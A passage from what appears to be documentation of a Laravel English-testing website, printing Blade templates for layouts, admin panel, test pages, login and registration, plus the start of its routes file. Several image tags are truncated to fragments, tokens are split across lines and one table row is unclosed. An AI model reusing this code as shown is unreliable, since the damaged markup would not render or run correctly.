name="q{{$j}}ex{{$i}}false{{$falseNum++}}" value="{{$answer->text}}">
            </div>
        @endif
    @endforeach
@else
    @for($m = 1; $m < 3; $m++)
        <div class="mb-3 col-4">
            <label for="q{{$j}}ex{{$i}}-false{{$m}}">False
answer</label>

            <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}-false{{$m}}" name="q{{$j}}ex{{$i}}false{{$m}}">
        </div>
    @endfor
@endif
</div>
@endif

```

5.3.2 Layouts

5.3.2.1 Layout

```

<!DOCTYPE html>
<html lang="en">

@include('fixed.head')

<body class="main-layout">

```

```

@include('fixed.header')

@yield('content')

@include('fixed.footer')

@include('fixed.scripts')

</body>

</html>

```

5.3.3 Fixed

5.3.3.1 Footer

```

<footer>
  <div class="footer">
    <div class="container">
      <div class="row">
        <div class="col-md-6">
          <h3>Contact Us</h3>
          <ul class="location_icon">
            <li><a href="#"><i class="fa fa-volume-control-phone"
aria-hidden="true"></i></a>+01 1234567890<br>+01 1234567889</li>
            <li><a href="#"><i class="fa fa-envelope" aria-
hidden="true"></i></a>english-tests@gmail.com<br> eng-tests@gmail.com</li>
            <li><a href="#"><i class="fa fa-map-marker" aria-
hidden="true"></i></a> London 145
              <br> United Kingdom
            </li>
          </ul>
          <div class="col-12">
            <ul class="social_icon">
              <li> <a href="https://www.facebook.com/"><i
class="fa fa-facebook-f"></i></a></li>
              <li> <a href="https://twitter.com/"><i class="fa
fa-twitter"></i></a></li>
              <li> <a href="https://rs.linkedin.com/"> <i
class="fa fa-linkedin" aria-hidden="true"></i></a></li>
              <li> <a href="https://www.instagram.com/"><i
class="fa fa-instagram"></i></a></li>
            </ul>

```



```

<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">

<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="viewport" content="initial-scale=1, maximum-scale=1">

<title>@yield('title')</title>
<meta name="keywords" content="@yield('keywords')">
<meta name="description" content="@yield('description')">
<meta name="author" content="Jovana Bosnić">
<meta name="csrf-token" content="{{ csrf_token() }}">

<link rel="stylesheet" href="{{ asset('assets/css/bootstrap.min.css') }}">

<link rel="stylesheet" href="{{ asset('assets/css/style.css') }}">

<link rel="stylesheet" href="{{ asset('assets/css/responsive.css') }}">
<link rel="stylesheet" href="{{ asset('assets/css/owl.carousel.min.css') }}">
<link rel="stylesheet" href="{{ asset('assets/css/simple-lightbox.min.css')
}}">

<link rel="shortcut icon" href="{{ asset('assets/img/logo.ico') }}"
type="image/ico" />
<!-- Scrollbar Custom CSS -->
<link rel="stylesheet" href="{{
asset('assets/css/jquery.mCustomScrollbar.min.css') }}">
<!-- Tweaks for older IEs-->
<link rel="stylesheet" href="https://netdna.bootstrapcdn.com/font-
awesome/4.0.3/css/font-awesome.css">
<link rel="stylesheet"
href="https://cdnjs.cloudflare.com/ajax/libs/fancybox/2.1.5/jquery.fancybox.min.c
ss" media="screen">
<!--[if lt IE 9]>
<script
src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
<script
src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script><![endif]-->
</head>

```

5.3.3.3 Header

```

<div class="loader_bg">
    <div class="loader"></div>

```

```

</div>

<header>
  <div class="header">
    <div class="header_midil">
      <div class="container">
        <div class="row d_flex">
          <div class="col-md-3 d_none">
            <ul class="conta_icon">
              <li><a href="#"><i class="fa fa-phone" aria-
hidden="true"></i> Call Us : +01 1234567890</a> </li>
            </ul>
          </div>
          <div class="col-md-6 ">
            <a class="logo" href="{{route('home')}}"><h1
class="yellow">English tests</h1></a>
          </div>
          <div class="col-md-3 d_none">
            <ul class="conta_icon ">
              <li><a href="mailto:english-tests@gmail.com"><i
class="fa fa-envelope" aria-hidden="true"></i> english-tests@gmail.com</a> </li>
            </ul>
          </div>
        </div>
      </div>
    </div>
    <div class="header_bo">
      <div class="container">
        <div class="row">
          <nav class="navigation navbar navbar-expand-md navbar-
dark col-md-12">
            <section class="row top-nav">
              <input id="menu-toggle" type="checkbox" />
              <label class='menu-button-container ml-3'
for="menu-toggle">
                <div class='menu-button'></div>
              </label>
              <ul class="navbar-nav menu col-12 pr-0">
                @foreach($menu as $m)
                  <li class="nav-item">
                    <a class="nav-link"
href="{{route($m->route)}}"> {{ $m->name}} </a>
                  </li>
                @endforeach
                <li class="text-light my-auto ml-auto">

```



```

                                @if(session()->has("user") &&
session()->get("user")->role_id == 1)
                                <a class="sign_btn text-light p-
2" href="{{route('admin')}}">Admin - {{ session()->get('user')->first_name }}</a>
                                @elseif(session()->has("user"))
                                <h2 class="text-light mr-2">
                                    <i class="fa fa-user fa-md
mt-3 mr-2"></i>
                                    {{ session()->get('user')->
>first_name }} {{ session()->get('user')->last_name }}
                                </h2>
                                @endif
                                </li>
                                <li class="my-auto ml-1">
                                    @if(session()->has("user"))
                                        <a class="sign_btn text-light pt-
2 pb-2 pl-3 pr-3" href="{{route('logout')}}">Log out</a>
                                    @else
                                        <a class="sign_btn text-light pt-
2 pb-2 pl-3 pr-3" href="{{route('login')}}">sign up now</a>
                                    @endif
                                </li>
                                </ul>
                                </section>
                            </nav>
                        </div>
                    </div>
                </div>
            </div>
</header>

```

5.3.3.4 Scripts

```

<script src="{{ asset('assets/js/jquery.min.js') }}"></script>
<script src="{{ asset('assets/js/popper.min.js') }}"></script>
<script src="{{ asset('assets/js/bootstrap.bundle.min.js') }}"></script>
<script src="{{ asset('assets/js/jquery-3.0.0.min.js') }}"></script>
<script src="{{ asset('assets/js/owl.carousel.min.js') }}"></script>
<script src="{{ asset('assets/js/simple-lightbox.jquery.min.js') }}"></script>
<script src="{{ asset('assets/js/jquery.mCustomScrollbar.concat.min.js')
}}"></script>
<script src="{{ asset('assets/js/custom.js') }}"></script>

```

5.3.4 Pages

5.3.4.1 Main

5.3.4.1.1 Admin

```
@extends('layouts.layout')

@section('content')
    <div id="contact" class="contact">
        <div class="container">
            <div class="row">
                <div class="col-12">
                    @if (session('success'))
                        <div class="alert alert-success">
                            {{ session('success') }}
                        </div>
                    @endif
                    @if (session('error'))
                        <div class="alert alert-danger">
                            {{ session('error') }}
                        </div>
                    @endif
                </div>
            </div>
            <div class="row mb-5 mt-5 border-tab">
                <div class="col-md-12">
                    <h2>Statistics</h2>
                    <div class="row">
                        <div class="col-md-4">
                            <div class="titlepage pb-0">
                                <h3 class="text-left"><strong class="yellow">Most
popular test</strong><br>{{ $statistics->mostPopular->name }}</h3>
                            </div>
                        </div>
                        <div class="col-md-4">
                            <div class="titlepage pb-0">
                                <h3 class="text-left"><strong class="yellow">Best
results</strong><br>{{ $statistics->bestResult->name }}</h3>
                            </div>
                        </div>
                        <div class="col-md-4">
                            <div class="titlepage pb-0">
                                <h3 class="text-left"><strong class="yellow">The
worst results</strong><br>{{ $statistics->worstResult->name }}</h3>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>
@endsection
```

```

        </div>
    </div>
</div>
<div class="row border-tab">
    <div class="col-md-6 my-auto">
        <div class="titlepage pb-0">
            <h2 class="text-left"><strong class="yellow">Create
new</strong><br>Category</h2>
        </div>
    </div>
    <div class="col-md-6">
        <form method="post" action="{{route('categoryInsert')}}"
class="contact_form">
            @csrf
            <div class="row">
                <div class="col-md-6 titlepage pb-0">
                    <label for="name">Category name</label>
                    <input type="text" class="contact_control"
name="name">
                </div>
                <div class="col-md-6 titlepage pb-0 my-auto">
                    <button class="sign_btn" type="submit">Create
category</button>
                </div>
            </div>
        </form>
    </div>
</div>
<div class="row mt-5 border-tab">
    <div class="col-md-6">
        <div class="titlepage pb-0">
            <h2 class="text-left"><strong class="yellow">Create
new</strong><br>Test</h2>
        </div>
    </div>
    <div class="col-md-6 my-auto">
        <div class="titlepage pb-0">
            <a class="sign_btn"
href="{{route('tests.create')}}">Create test</a>
        </div>
    </div>
</div>
<div class="row mb-5 mt-5 border-tab">
    <div class="col-md-12">

```

```

        <h2>Tests table</h2>
        <table class="table">
            <thead>
                <tr>
                    <th>Category</th>
                    <th>Test name</th>
                    <th></th>
                    <th></th>
                </tr>
            </thead>
            <tbody>
                @php
                    $counter = 0;
                @endphp
                @foreach($categories as $category)
                    <tr>
                        <td>{{$category->name}}</td>
                        </tr>
                        @foreach($category->subcategories as $subcategory)
                            <tr @if($counter++ % 2 == 0) class="zebra"
@endif>
                                <td></td>
                                <td>{{$subcategory->name}}</td>
                                <td> <a class="btn btn-dark btn-sm"
href="{{route('tests.edit', ['test' => $subcategory->id])}}">Edit</a></td>
                                <td>
                                    <form method="POST" action="{{{
route('tests.destroy', ['test' => $subcategory->id]) }}}">
                                        @csrf
                                        @method('DELETE')
                                        <button type="submit" class="btn btn-
dark btn-sm">Delete</button>
                                    </form>
                                </td>
                            </tr>
                        @endforeach
                    @endforeach
                </tbody>
            </table>
        </div>
    </div>
    <div class="row border-tab">
        <div class="col-md-3 mt-5 my-auto">
            <div class="titlepage pb-0">

```

```

        <h2 class="text-left"><strong class="yellow">Create
new</strong><br>Reminder</h2>
    </div>
</div>
<div class="col-md-9 mt-5">
    <form method="post" action="{{ route('reminderInsert') }}"
class="contact_form" enctype="multipart/form-data">
        @csrf
        <div class="row">
            <div class="col-md-4 titlepage pb-0">
                <label for="alt">Text</label>
                <input type="text" class="contact_control"
name="alt">
            </div>
            <div class="col-md-4 titlepage pb-0">
                <label for="picture">Picture</label>
                <input type="file" class="form-control"
name="picture">
            </div>
            <div class="col-md-4 titlepage pb-0">
                <button class="sign_btn" type="submit">Create
reminder</button>
            </div>
        </div>
    </form>
</div>
<div class="row border-tab">
    <div class="col-md-12">
        <table class="table">
            <thead>
                <tr>
                    <th>Reminder</th>
                    <th>Text</th>
                    <th></th>
                </tr>
            </thead>
            <tbody>
                @foreach($reminders as $reminder)
                    <tr>
                        <td> alt }}" width="150px"></td>
                        <td>{{ $reminder->alt }}</td>
                        <td>

```

```

                                <form method="POST" action="{{
route('deleteReminder', ['reminder' => $reminder->id]) }}">
                                @csrf
                                @method('DELETE')
                                <button type="submit" class="btn btn-dark
btn-sm">Delete</button>
                                </form>
                            </td>
                        </tr>
                    @endforeach
                </tbody>
            </table>
            <div div="row">
                <ul class="pagination pagination-sm justify-content-end">
                    {{ $reminders->links("pagination::bootstrap-4") }}
                </ul>
            </div>
        </div>
    </div>
    <div class="row mb-5 mt-5 border-tab">
        <div class="col-md-12">
            <h2>Users messages</h2>
            <table class="table">
                <thead>
                    <tr>
                        <th>Email</th>
                        <th>Message</th>
                    </tr>
                </thead>
                <tbody>
                    @php
                        $counter = 0;
                    @endphp
                    @foreach($messages as $message)

                        <tr @if($counter++ % 2 == 0) class="zebra"

                            @if($message->userEmail != null)
                                <td>{{ $message->userEmail }}</td>
                            @else
                                <td>{{ $message->messageEmail }}</td>
                            @endif
                            <td>{{ $message->message }}</td>
                        </tr>
                    @endforeach
                </tbody>
            </table>
        </div>
    </div>

```

```

        </tbody>
      </table>
    </div>
  </div>
</div>
</div>
@endsection

```

5.3.4.1.2 Home

```

@extends('layouts.layout')

@section('title') English tests - Home @endsection
@section('description') Discover your level of English with our quick, free
online test.@endsection
@section('keywords') English test, Test, Home, Business @endsection

@section('content')

<section class="banner_main">
  <div class="container">
    <div class="row">
      <div class="col-md-12 col-lg-7">
        <div class="text-bg">
          <h1>Discover your <br>level of English</h1>
          <span>with our quick, free online test</span>
          <p>Learn English online and improve your skills through our
high-quality courses and resources.</p>
          <a href="#about">About us</a>
        </div>
      </div>
    </div>
  </div>
</section>

<div id="about" class="about">
  <div class="container">
    <div class="row">
      <div class="col-md-12 col-lg-7">
        <div class="about_box">
          <div class="titlepage">

```

```

        <h2><strong class="yellow">About US</strong><br> WE CAN
HELP YOUR business GROW</h2>
    </div>
    <h3>EVERYTHING YOU NEED IN ONE SOLUTION</h3>
    <span>HELP YOUR NEXT CAREER MOVE MORE SMOOTHER AND <br> MORE
EFFICIENT</span>
    <p>Learn how to communicate professionally with business
partners around the world. Check out our tests of the most important branches in
business.</p>
    <span class="try">CHECK YOUR KNOWLEDGE FOR FREE</span>
    <a class="read_more" href="{{route('tests.index')}}">Get
Started <i class="fa fa-angle-right" aria-hidden="true"></i></a>
    </div>
</div>
<div class="col-md-12 col-lg-5">
    <div class="about_img">
        <figure></figure>
    </div>
</div>
</div>
</div>
</div>
<div id="service" class="service">
    <div class="container">
        <div class="row">
            <div class="col-md-7">
                <div class="titlepage">
                    <h2><strong class="yellow">service</strong><br> WE CAN HELP
YOUR business GROW</h2>
                </div>
            </div>
            <div class="row">
                @foreach($business as $biz)
                    <div class="col-md-3 col-sm-6">
                        <div id="ho_color" class="service_box">
                            name }}" />
                            <h3> <a class="text-dark" href="{{ route('tests.show',
['test' => $biz->id]) }}">{{ $biz->name}}</a></h3>
                        </div>
                    </div>
                @endforeach
            </div>
        </div>
    </div>

```



```

        </div>
        <div class="col-md-12">
            <a class="read_more" href="{{route('tests.index')}}">Read More</a>
        </div>
    </div>
</div>

<div class="portfolio">
    <div class="container">
        <div class="row">
            <div class="col-md-12 ">
                <div class="titlepage">
                    <h2><strong class="yellow">REMINDERS</strong><br> Choose
faster and easier way</h2>
                    <span>Learning</span>
                    <p>With our shortened versions of the lessons, remind
yourself of the most important points on your journey to improve your
English.</p>
                </div>
            </div>
        </div>
    </div>
    <div id="myCarousel" class="carousel slide portfolio_Carousel " data-
ride="carousel">
        <ol class="carousel-indicators">
            <li data-target="#myCarousel" data-slide-to="0" class="active"></li>
            <li data-target="#myCarousel" data-slide-to="1"></li>
            <li data-target="#myCarousel" data-slide-to="2"></li>
        </ol>
        <div class="carousel-inner">
            <div class="carousel-item active">
                <div class="container">
                    <div class="carousel-caption ">
                        <div class="row">
                            @foreach($reminders->take(3) as $reminder)
                                <div class="col-md-4 col-sm-6">
                                    <div class="portfolio_img">
                                        alt }}" />
                                    </div>
                                </div>
                            @endforeach
                                <div class="col-md-12 mb-2">
                                    <a class="read_more"
href="{{route('reminders')}}">Read More</a>

```

```

        </div>
    </div>
</div>
</div>
<div class="carousel-item">
    <div class="container">
        <div class="carousel-caption">
            <div class="row">
                @foreach($reminders->skip(3)->take(3) as $reminder)
                    <div class="col-md-4 col-sm-6">
                        <div class="portfolio_img">
                            alt }}" />
                        </div>
                    </div>
                @endforeach
                <div class="col-md-12 mb-2">
                    <a class="read_more"
href="{{ route('reminders') }}">Read More</a>
                </div>
            </div>
        </div>
    </div>
</div>
</div>
<div class="business">
    <div class="container">
        <div class="row">
            <div class="col-md-7">
                <div class="titlepage">
                    <h2><strong class="yellow">INFO</strong><br>About our
success</h2>
                </div>
            </div>
        </div>
    </div>
</div>

```

```

        </div>
    </div>
    <div class="row">
        <div class="col-md-3 col-sm-6">
            <div id="ho_color" class="business_box">
                <i></i>
                <h3>23</h3>
                <p>NOMINATIONS </p>
            </div>
        </div>
        <div class="col-md-3 col-sm-6">
            <div id="ho_color" class="business_box">
                <i></i>
                <h3>31</h3>
                <p>AGENCIES</p>
            </div>
        </div>
        <div class="col-md-3 col-sm-6">
            <div id="ho_color" class="business_box">
                <i></i>
                <h3>7</h3>
                <p>AWARDS</p>
            </div>
        </div>
        <div class="col-md-3 col-sm-6">
            <div id="ho_color" class="business_box">
                <i></i>
                <h3>8</h3>
                <p>Supported </p>
            </div>
        </div>
    </div>
</div>

<div id="client" class="testimonial">
    <div class="container">
        <div class="row">
            <div class="col-md-12">
                <div class="titlepage">

```

```

        <h2><strong class="yellow">Opportunities</strong><br>What you
can practice and learn</h2>
    </div>
</div>
</div>
</div>
<div id="testimo" class="carousel slide testimonial_Carousel " data-
ride="carousel">
    <ol class="carousel-indicators">
        <li data-target="#testimo" data-slide-to="0" class="active"></li>
        <li data-target="#testimo" data-slide-to="1"></li>
        <li data-target="#testimo" data-slide-to="2"></li>
    </ol>
    <div class="carousel-inner">
        <div class="carousel-item active">
            <div class="container">
                <div class="carousel-caption ">
                    <div class="row">
                        <div class="col-md-6 offset-md-3 mb-4">
                            <div class="test_box">
                                <p>Learn new words and improve your language
level to be able to communicate in English effectively.</p>
                                <span>Vocabulary</span>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </div>
        <div class="carousel-item">
            <div class="container">
                <div class="carousel-caption">
                    <div class="row">
                        <div class="col-md-6 offset-md-3 mb-4">
                            <div class="test_box">
                                <p>Revise and practise your grammar to
improve your language level and increase your confidence.</p>
                                <span>Grammar</span>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </div>
        <div class="carousel-item">

```

```

        <div class="container">
          <div class="carousel-caption">
            <div class="row">
              <div class="col-md-6 offset-md-3 mb-4">
                <div class="test_box">
                  <p>Practise your reading, writing and
speaking and learn useful language to use at work or to communicate effectively
with friends.</p>
                  <span>Skills</span>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
    <a class="carousel-control-prev" href="#testimo" role="button" data-
slide="prev">
      <i class="fa fa-chevron-left" aria-hidden="true"></i>
    </a>
    <a class="carousel-control-next" href="#testimo" role="button" data-
slide="next">
      <i class="fa fa-chevron-right" aria-hidden="true"></i>
    </a>
  </div>
</div>
@endsection

```

5.3.4.1.3 Reminders

```

@extends('layouts.layout')

@section('title') English tests - Reminders @endsection
@section('description') With our shortened versions of the lessons, remind
yourself of the most important points on your journey to improve your English.
@endsection
@section('keywords') English test, Test, Reminders, Business, Lessons @endsection

@section('content')

  <div class="portfolio">
    <div class="container">
      <div class="row">
        <div class="col-md-12 ">

```

```

        <div class="titlepage">
            <h2><strong
class="yellow">quick</strong><br>reminder</h2>
            <span>before taking the tests</span>
            <p>With our shortened versions of the lessons, remind
yourself of the most important points on your journey to improve your
English.</p>
        </div>
    </div>
</div>
<div class="row">
    @php
    $i = 1;
    @endphp
    @foreach($reminders as $reminder)
        <div class="col-md-3 col-sm-6 mb-5">
            <div class="gallery border-tab">
                <a href="{{ asset('assets/img/' . $reminder->path) }}"
class="big" rel="rel{{ $i++ }}">
                    alt }}" title="{{ $reminder->alt }}">
                    <div class="middle">
                        <div class="text2">View More</div>
                    </div>
                </a>
            </div>
        </div>
    @endforeach
</div>
<div div="row">
    <div class="col-12">
        <ul class="pagination pagination-md justify-content-end">
            {{ $reminders->links("pagination::bootstrap-4") }}
        </ul>
    </div>
</div>
</div>
</div>
@endsection

```

5.3.4.2 Tests

5.3.4.2.1 Create

```
@extends('layouts.layout')

@section('content')
    <div id="contact" class="contact">
        <div class="container">
            <div class="row">
                <div class="col-md-12">
                    <div class="titlepage">
                        <h2><strong class="yellow">Create
new</strong><br>Test</h2>
                    </div>
                </div>
            </div>
            <div class="row">
                <div class="col-md-8 offset-md-2">
                    @if(Session::get('error'))
                        <div class="alert alert-danger mt-5" role="alert">
                            {{Session::get('error')}}
                        </div>
                    @endif
                    @if(Session::get('success'))
                        <div class="alert alert-success mt-5" role="alert">
                            {{Session::get('success')}}
                        </div>
                    @endif
                    <form id="post_form" class="contact_form" method="post"
action="{{route('tests.store')}}">
                        @csrf
                        <div class="row">
                            <div class="col-md-12">
                                <label for="testCategory">Test Category</label>
                                <select class="contact_control" id="testCategory"
name="testCategory">
                                    <option value="0">Choose...</option>
                                    @foreach($categories as $category)
                                        <option value="{{ $category->id }}">{{ $category->name }}</option>
                                    @endforeach
                                </select>
                            </div>
                            <div class="col-md-12">
                                <label for="testName">Test Name</label>
```

```

        <input type="text" class="contact_control"
id="testName" name="testName">
        </div>
        @for($i = 1; $i <= 5; $i++)
            <div class="row border-tab">
                @include('components.exercise', ['exercise'
=> null, 'i' => $i] )
                @for($j = 1; $j <= 3; $j++)
                    <div class="row border-tab mx-3">
                        @include('components.question',
['question' => null, 'i' => $i, 'j' => $j] )
                        </div>
                    @endfor
                </div>
            @endfor
        </div>
        <div class="col-md-12">
            <button id="createTest" class="send_btn">Create
test</button>
        </div>
    </form>
</div>
</div>
</div>
</div>
</div>
@endsection

```

5.3.4.2.2 Edit

```

@extends('layouts.layout')

@section('content')
    <div id="contact" class="contact">
        <div class="container">
            <div class="row">
                <div class="col-md-12">
                    <div class="titlepage">
                        <h2><strong
class="yellow">{{ $categories["category"] }}</strong><br>{{ $categories["subcategory"]
}}</h2>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>

```



```

        </div>
        <div class="row">
            <div class="col-md-8 offset-md-2">
                <form id="post_form" method="post" class="contact_form"
action="{{route('tests.update', ['test' => $categories["idCategory"]])}}">
                    @csrf
                    @method('PUT')
                    <div class="row">
                        @php
                            $counter = 1;
                        @endphp
                        @foreach($tests as $exercise)
                            <div class="row border-tab">
                                @include('components.exercise', ['exercise'
=> $exercise, 'i' => $exercise->exerciseId])

                                @foreach($exercise->questions as $question)
                                    <div class="row border-tab mx-3">
                                        @include('components.question',
['question' => $question, 'i' => $exercise->exerciseId, 'j' => $question->id])
                                    </div>
                                @endforeach
                            </div>
                        @endforeach
                        <div class="col-md-12">
                            <button class="send_btn">Edit</button>
                        </div>
                    </div>
                </form>
                <div class="mt-5"><h2 id="result"></h2></div>
            </div>
        </div>
    </div>
</div>
@endsection

```

5.3.4.2.3 Index

```

@extends('layouts.layout')

@section('title') English tests - Tests @endsection
@section('description') English language tests by category and results for each
user. @endsection

```

```

@section('keywords') English test, Test, Exercises, Business, Results @endsection

@section('content')
    <div id="service" class="service">
        <div class="container">
            <div class="row mb-3">
                <div class="col-md-12">
                    <form class="contact_form row"
action="{{route('tests.index')}}" method="get">
                        <div class="col-md-4">
                            <select name="categoryFilter" class="contact_control
mt-4">

                                <option value="0">All categories</option>
                                @foreach($categories as $category)
                                    <option value="{{ $category->id }}"
@if(request()->categoryFilter && request()->categoryFilter == $category->id)
selected @endif>

                                        {{ $category->name }}
                                    </option>
                                @endforeach
                            </select>
                        </div>
                        <div class="col-md-4">
                            <input class="contact_control mt-4" type="text"
name="testName" value="{{request()->testName ?? ' ' }}" placeholder="Test name">
                        </div>
                        <div class="col-md-4">
                            <button class="send_btn btn-sm float-left mb-2 p-2"
style="width: 18%"><i class="fa fa-search fa-md" aria-hidden="true"></i></button>
                        </div>
                    </form>
                </div>
            </div>
            @foreach($categories as $category)
                @if($category->subcategories != null)
                    <div class="row">
                        <div class="col-md-7">
                            <div class="titlepage">
                                <h2><strong
class="yellow">category</strong><br>{{ $category->name }}</h2>
                            </div>
                        </div>
                    </div>
                </div>
                <div class="row">
                    @foreach($category->subcategories as $subcategory)

```

```

        <div class="col-md-4 col-sm-6">
            <div id="ho_color" class="service_box">
                
                <h3 class="mb-3"> <a class="yellow" href="{{{
route('tests.show', ['test' => $subcategory->id]) }}">{{ $subcategory-
>name}}</a></h3>

                @if(count($subcategory->tests) > 0)
                    <table class="table result-table">
                        <thead>
                            <tr>
                                <th>Date</th>
                                <th>Result</th>
                            </tr>
                        </thead>
                        <tbody>
                            @foreach($subcategory->tests as
$tests)

                                <tr>
                                    <td>{{date('d-m-Y',
strtotime($tests->date))}}</td>

                                    <td class="badge p-2 m-3
@if($tests->result < 50) badge-danger @elseif($tests->result < 70) badge-warning
@else badge-success @endif">

                                        {{round($tests->result,
2)}}%

                                    </td>
                                </tr>
                            @endforeach
                        </tbody>
                    </table>

                @else
                    <table class="table result-table">
                        <thead>
                            <tr>
                                <th class="text-center">No
results</th>

                            </tr>
                        </thead>
                    </table>
                @endif
            </div>
        </div>
    @endforeach

```

```

        </div>
    @endif
@endforeach
</div>
</div>
@endsection

```

5.3.4.2.4 Show

```

@extends('layouts.layout')

@section('content')
    <div id="contact" class="contact">
        <div class="container">
            <div class="row">
                <div class="col-md-12">
                    <div class="titlepage">
                        <h2><strong
class="yellow">{{ $categories["category"] }}</strong><br>{{ $categories["subcategory"] }}</h2>
                    </div>
                </div>
            </div>
            <div class="row">
                <div class="col-md-8 offset-md-2">
                    <form id="post_form" class="contact_form">
                        <div class="row">
                            @php
                                $counter = 1;
                            @endphp
                            @if(count($tests) > 0)
                                @foreach($tests as $exercise)
                                    @php $quCounter = 1; @endphp
                                    <div class="col-md-12">
                                        <h3 class="yellow mt-5">{{ $counter++ }}.
{{ $exercise->text }}</h3>
                                    </div>
                                    <div class="col-md-12">
                                        <p class="assignment">- {{ $exercise->assignment }}</p>
                                    </div>
                                    @if($exercise->type == "text")
                                        @foreach($exercise->questions as
$question)

```

```

                                <div class="col-md-11">
                                    {{$quCounter++}}.
                                    @if(is_null($question-
>text_first))
                                        <input class="contact_control
input-line" type="text" id="questionId-{{$question->id}}" name="questionId-
{{$question->id}}">
                                    @else
                                        {{$question->text_first}}
                                    @endif
                                    @if(!is_null($question-
>text_first))
                                        <input class="contact_control
input-line" type="text" id="questionId-{{$question->id}}" name="questionId-
{{$question->id}}">
                                    @endif
                                    @if(!is_null($question-
>text_second))
                                        {{$question->text_second}}
                                    @endif
                                </div>
                                <div class="col-md-1">
                                    <i id="correct-{{$question->id}}"
class='fa fa-check btn-success p-1 correct-answer hide' aria-hidden='true'></i>
                                </div>
                                <div class="col-md-12 mb-3">
                                    <span class="explanation"
id="explanation-{{$question->id}}"></span>
                                </div>
                            @endforeach
                        @else
                            @foreach($exercise->questions as
$question)
                                <div class="col-md-12">
                                    {{$quCounter++}}. {{$question-
>text_first}}
                                </div>
                                <div class="col-md-11">
                                    @foreach($question->answers as
$answer)
                                        <input class="radio-answer"
type="radio" value="{{$answer->text}}" name="questionId-{{$question->id}}">
                                        {{$answer->text}}
                                    @endforeach
                                </div>

```

```

        <div class="col-md-1">
            <i id="correct-{{$question->id}}"
class='fa fa-check btn-success p-1 correct-answer hide' aria-hidden='true'></i>
        </div>
        <div class="col-md-12 mb-3">
            <span class="explanation"
id="explanation-{{$question->id}}"></span>
        </div>
    @endforeach
    @endif
    @endforeach
    <div class="col-md-12">
        <button id="checkAnswers" data-
id="{{$categories["idCategory"]}}" class="send_btn">Check answers</button>
    </div>
    @else
        <div class="col-md-12">
            <h2>Dear users, the test is being prepared.
Thank you for your understanding.</h2>
        </div>
    @endif
</div>
</form>
<div class="mt-5"><h2 id="result"></h2></div>
</div>
</div>
</div>
@endsection

```

5.3.4.3 Users

5.3.4.3.1 Login

```

@extends('layouts.layout')

@section('title') English tests - Log in @endsection
@section('description') For certain actions on our site and solving tests, we
prefer that you log in. @endsection
@section('keywords') English test, Test, Exercises, Business, Log in, User
@endsection

@section('content')

```

```

<div class="contact">
  <div class="container">
    <div class="row">
      @if(Session::get('success'))
        <div class="alert alert-success mt-5 col-12" role="alert">
          {{Session::get('success')}}
        </div>
      @endif
      <div class="col-md-12">
        <div class="titlepage">
          <h2><strong class="yellow">If you are an unregistered
user:
          <a class="text-dark" href="{{ route("register")
}}" style="text-decoration: underline !important;">Create user
account</a></strong>
          </h2>
          <p>For certain actions on our site and solving tests, we
prefer that you log in.
          This way you will be able to track your results and
improve your knowledge.</p>
          <h2 class="mt-5">LOG IN</h2>
        </div>
      </div>
    </div>
    <div class="row">
      <div class="col-md-8 offset-md-2">
        <form action="{{route("doLogin")}}" method="post"
class="contact_form">
          @csrf
          <div class="row">
            <div class="col-md-12">
              <label for="email">Email</label>
              <input class="contact_control" type="email"
id="email" name="email">
            </div>
            <div class="col-md-12">
              <label for="password">Password</label>
              <input class="contact_control" type="password"
id="password" name="password">
            </div>
            <div class="col-3">
              <button type="submit"
class="send_btn">Login</button>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>

```

```

        </form>
        @if(Session::get('error'))
            <div class="alert alert-danger mt-5" role="alert">
                {{Session::get('error')}}
            </div>
        @endif
    </div>
</div>
</div>
</div>
@endsection

```

5.3.4.3.2 Register

```

@extends('layouts.layout')

@section('title') English tests - Registration @endsection
@section('description') If you are unregistered user, create account and solve
our tests. @endsection
@section('keywords') English test, Test, Exercises, Register, User @endsection

@section('content')
    <div class="contact">
        <div class="row">
            <div class="col-md-12">
                <div class="titlepage">
                    <h2>
                        <strong class="yellow">User registration</strong>
                    </h2>
                </div>
            </div>
        </div>

        <div class="row">
            <div class="col-md-8 offset-md-2">
                <form action="{{route('doRegister')}}" class="contact_form"
method="post" role="form">
                    @csrf
                    <div class="row">
                        <div class="form-group col-md-6 mb-3">
                            <label for="firstname">First name</label>

```



```

        <input type="text" class="contact_control"
id="firstname" name="firstname">
    </div>
    <div class="form-group col-md-6 mb-3">
        <label for="lastname">Last name</label>
        <input type="text" class="contact_control"
id="lastname" name="lastname">
    </div>
</div>
<div class="mb-3">
    <label for="email">Email</label>
    <input type="email" class="contact_control" id="email"
name="email">
</div>
<div class="mb-3">
    <label for="password">Password</label>
    <input type="password" class="contact_control"
id="password" name="password">
</div>
<div class="mb-3">
    <label for="confirm">Confirm password</label>
    <input type="password" class="contact_control"
id="confirm" name="confirm">
</div>
<div class="row">
    <div class="col-3 text-end mt-2">
        <button type="submit"
class="send_btn">Register</button>
    </div>
</div>
</form>
<div class="row py-5">
    <div class="mb-3 col-md-12">
        @if (session('errors'))
            <div class="alert alert-danger">
                <ul>
                    @foreach (session('errors')->all() as $error)
                        <li>{{ $error }}</li>
                    @endforeach
                </ul>
            </div>
        @endif
    </div>
</div>
</div>

```

```
        </div>
    </div>
@endsection
```

5.4 Routes

5.4.1 web.php

```
<?php

use Illuminate\Support\Facades\Route;
use \App\Http\Controllers\EnglishTestController;
use \App\Http\Controllers\HomeController;
use \App\Http\Controllers\AdminController;
use \App\Http\Controllers\UserController;
use \App\Http\Controllers\AuthController;

Route::get('/', [HomeController::class, 'index'])->name('home');
Route::get('/reminders', [HomeController::class, 'remindersAll'])->
>name('reminders');

Route::get('/login', [AuthController::class, 'login'])->name('login');
Route::post('/login', [AuthController::class, 'doLogin'])->name('doLogin');
Route::get('/register', [AuthController::class, 'register'])->name('register');
Route::post('/register', [AuthController::class, 'doRegister'])->
>name('doRegister');
Route::post('/userMessage', [UserController::class, 'sendMessage']);

Route::middleware('isLoggedIn')->group(function(){
